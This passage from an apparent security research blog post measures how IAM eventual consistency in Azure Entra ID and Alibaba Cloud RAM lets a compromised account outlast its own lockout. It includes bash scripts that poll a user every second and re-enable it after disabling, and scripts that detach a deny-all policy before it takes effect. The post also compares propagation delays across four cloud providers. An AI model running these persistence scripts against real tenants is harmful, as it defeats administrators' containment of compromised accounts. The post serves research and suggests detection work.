

We can see that upon disabling the account, we are still able to run commands for a short while before Continuous Access Evaluation (CAE) kicks in and revokes the token. So what is CAE?
CAE is a feature in Entra ID that ensures Conditional Access policies and other critical events are evaluated and enforced in near real-time. Critical event evaluation is globally available and free to use.
#### Evaluating Eventual Consistency
From the intended behavior, we can see that there's still a small timeframe to run commands before our token is revoked.
So here's the script I wrote to evaluate eventual consistency in Azure.
```bash
#!/bin/bash
USER_NAME="bob"
USER_UPN="bob@$(az account show --query tenantDefaultDomain -o tsv)"
ts() {
date +"%Y-%m-%d %H:%M:%S.%3N"
}
while true; do
# Fetch accountEnabled via Microsoft Graph using az rest
ACCOUNT_ENABLED=$(az rest \
--method GET \
--uri "https://graph.microsoft.com/v1.0/users/$USER_UPN?\$select=accountEnabled" \
--query "accountEnabled" -o tsv 2>/dev/null)
if [[ -z "$ACCOUNT_ENABLED" ]]; then
echo "[$(ts)] User not found."
elif [[ "$ACCOUNT_ENABLED" == "false" ]]; then
echo "[$(ts)] User DISABLED → enabling..."
az ad user update --id "$USER_UPN" --account-enabled true
echo "[$(ts)] Enable command sent."
else
echo "[$(ts)] User is enabled."
fi
sleep 1
done
```
Script to disable bob's account
```bash
#!/bin/bash
ts(){ date +"%Y-%m-%d %H:%M:%S.%3N"; }
echo "[$(ts)] Disabling bob"
az ad user update --id bob@REDACTED.onmicrosoft.com --account-enabled false
```

Here we can see the chain of events:
| Time | Event |
| -------------------- | ------------------------------- |
| 11:10:55 | Eval script is executed |
| 11:10:57 | Disable script is executed |
| 11:11:11 | User is detected to be disabled |
| 11:11:12 | Enable command is sent out |
| 11:11:14 to 11:11:21 | User is detected as enabled |
| After 11:11:22 | Returns a user not found |
All in all, it takes about 14 seconds for the disable to propagate, and we are still able to execute commands during that window.
However, we can see that after `11:11:22` the error message returned by the script shows that the user is not found.
Manually running the command on the admin account shows that `bob`'s account still exists and has been enabled successfully.

But running the command on `bob`'s account shows an invalid authentication token error.
This is due to CAE revoking our old token, we will need to reauthenticate.
However, even after reauthenticating, the token is still invalid. I didn't have much time to investigate this further, but from Microsoft's documentation, it mentions that a delay of up to 15 minutes should be expected.
After waiting around for a bit, we are able to run commands on bob's account again successfully.
### Eventual Consistency in Alibaba Cloud/Ali Yun
I wasn't familiar with Alibaba Cloud and had to spend some time brushing up on my Chinese (rustier than I'd like to admit) since most of their documentation is in Chinese.
* [Alibaba Cloud RAM Overview (Chinese)](https://developer.aliyun.com/article/694279)
* [What is RAM? (Chinese)](https://help.aliyun.com/zh/ram/product-overview/what-is-ram)



IAM is also known as Resource Access Management (RAM) in Alibaba Cloud. At an initial glance, RAM looks extremely similar to AWS IAM, with nearly identical syntax.
In fact, looking at the example policy document, it looks almost the same as an AWS IAM policy.
Even the CLI man page looks similar.
This could be interesting for future Alibaba Cloud research, but let's turn back to looking for eventual consistency.

Doing some Google Dorking, I found a [FAQ in English](https://static-aliyun-doc.oss-cn-hangzhou.aliyuncs.com/download%2Fpdf%2F39710%2FFAQ_intl_en-US.pdf) that explains RAM also uses eventual consistency.
#### Setup
Create a RAM user for testing
```bash
#!/usr/bin/env bash
USER_NAME="bob"
DENY_POLICY_NAME="DenyAllActions"
aliyun ram CreateUser \
--UserName "${USER_NAME}"
aliyun ram CreateAccessKey \
--UserName "${USER_NAME}"
aliyun ram AttachPolicyToUser \
--PolicyType System \
--PolicyName AdministratorAccess \
--UserName "${USER_NAME}"
aliyun ram CreatePolicy \
--PolicyName "${DENY_POLICY_NAME}" \
--PolicyDocument '{
"Version": "1",
"Statement": [
{
"Effect": "Deny",
"Action": "*",
"Resource": "*"
}
]
}' \
--Description "Deny all actions"
```
#### Intended Behavior
Here's the script to attach the DenyAllPolicy to bob
```bash
#!/usr/bin/env bash
ts() {
date +"%Y-%m-%d %H:%M:%S.%3N"
}
USER_NAME="bob"
DENY_POLICY_NAME="DenyAllActions"
echo "[$(ts)] Attaching DenyAllActions policy"
aliyun ram AttachPolicyToUser \
--PolicyType Custom \
--PolicyName "${DENY_POLICY_NAME}" \
--UserName "${USER_NAME}" \
--profile admin
echo "[$(ts)] Done"
```

From the output:
| Time | Event |
| ------------------- | --------------------------------------------------------- |
| 14:46:26 | Start listing RAM policies |
| 14:46:30 | DenyAllPolicy is attached |
| 14:46:30 | Detected the DenyAllPolicy |
| 14:46:31 - 14:46:36 | Still able to list RAM policies despite the DenyAllPolicy |
| 14:46:37 | DenyAllPolicy kicks in and rejects the RAM policy listing |
So within about 7 seconds, the Deny policy fully propagated. During that window, the user could still perform actions despite having a Deny policy attached.

#### Evaluating Eventual Consistency
| Time | Event |
| ---------------- | ----------------------------------------- |
| 14:40:08 | Able to list RAM policies |
| 14:40:11 | DenyAllAction policy applied |
| 14:40:12 | Detected and detaching the DenyAllPolicy |
| 14:40:13 onwards | Continue accessing RAM policies as normal |
Similar to what we saw with AWS, the attacker's script detects and removes the DenyAllPolicy before it fully propagates. The user continues to operate as if nothing happened.
## Comparison
Here's a summary of the findings across all four CSPs:
| | AWS | GCP | Azure | Alibaba Cloud |
| -------------------- | ---- | ---- | ----------------------------- | ------------- |
| Eventual Consistency | Yes | Yes | Yes | Yes |
| Propagation Delay | \~4s | \~5s | \~14s | \~7s |
| Token Protection | None | None | Conditional Access Evaluation | None |
| Persistence Feasible | Yes | Yes | Yes (with caveats) | Yes |
## Conclusion and future research
All four major cloud providers utilize the eventual consistency model, which means that the persistence technique shared by OffensAI is applicable to all of them, not just AWS.
Across AWS and GCP, the propagation delay is consistently about 4-5 seconds. Alibaba Cloud was slightly higher at \~7 seconds. Azure is the outlier here, with the delay being around 14 seconds. That said, a longer delay actually makes the attack window *larger*, not smaller.
Azure does have an ace up its sleeve in the form of Conditional Access Evaluation (CAE). Even after successfully re-enabling a disabled account, CAE kicks in and rejects commands for up to 15 minutes. This makes exploitation in Azure significantly more annoying in practice as you can't just re-enable and keep going like you would in the other CSPs.
> However, the exact timeframe of the attack cannot be considered fully accurate, as the window may be inconsistent due to factors such as network latency.
Some food for thought and areas for future research:
* **Detection**: What do these attacks look like from the defender's perspective? Are there logs or signals that can reliably catch the rapid attach-then-detach pattern of policies or the enable-disable cycle of service accounts?
* **Other services**: This research focused on IAM/identity-level eventual consistency. Other cloud services (e.g., storage bucket policies, network ACLs, etc.) may also exhibit eventual consistency behavior worth exploring.
* **Alibaba Cloud deep-dive**: Given how similar Alibaba Cloud is to AWS, there's likely a lot more overlap in attack surface worth digging into.
* **Azure CAE bypass**: Is there a way to work around CAE's token revocation? Can the attacker re-authenticate quickly enough to maintain persistence, or does the 15-minute cooldown effectively kill the technique?
If you have ideas or findings related to any of the above, feel free to reach out, would love to chat about it.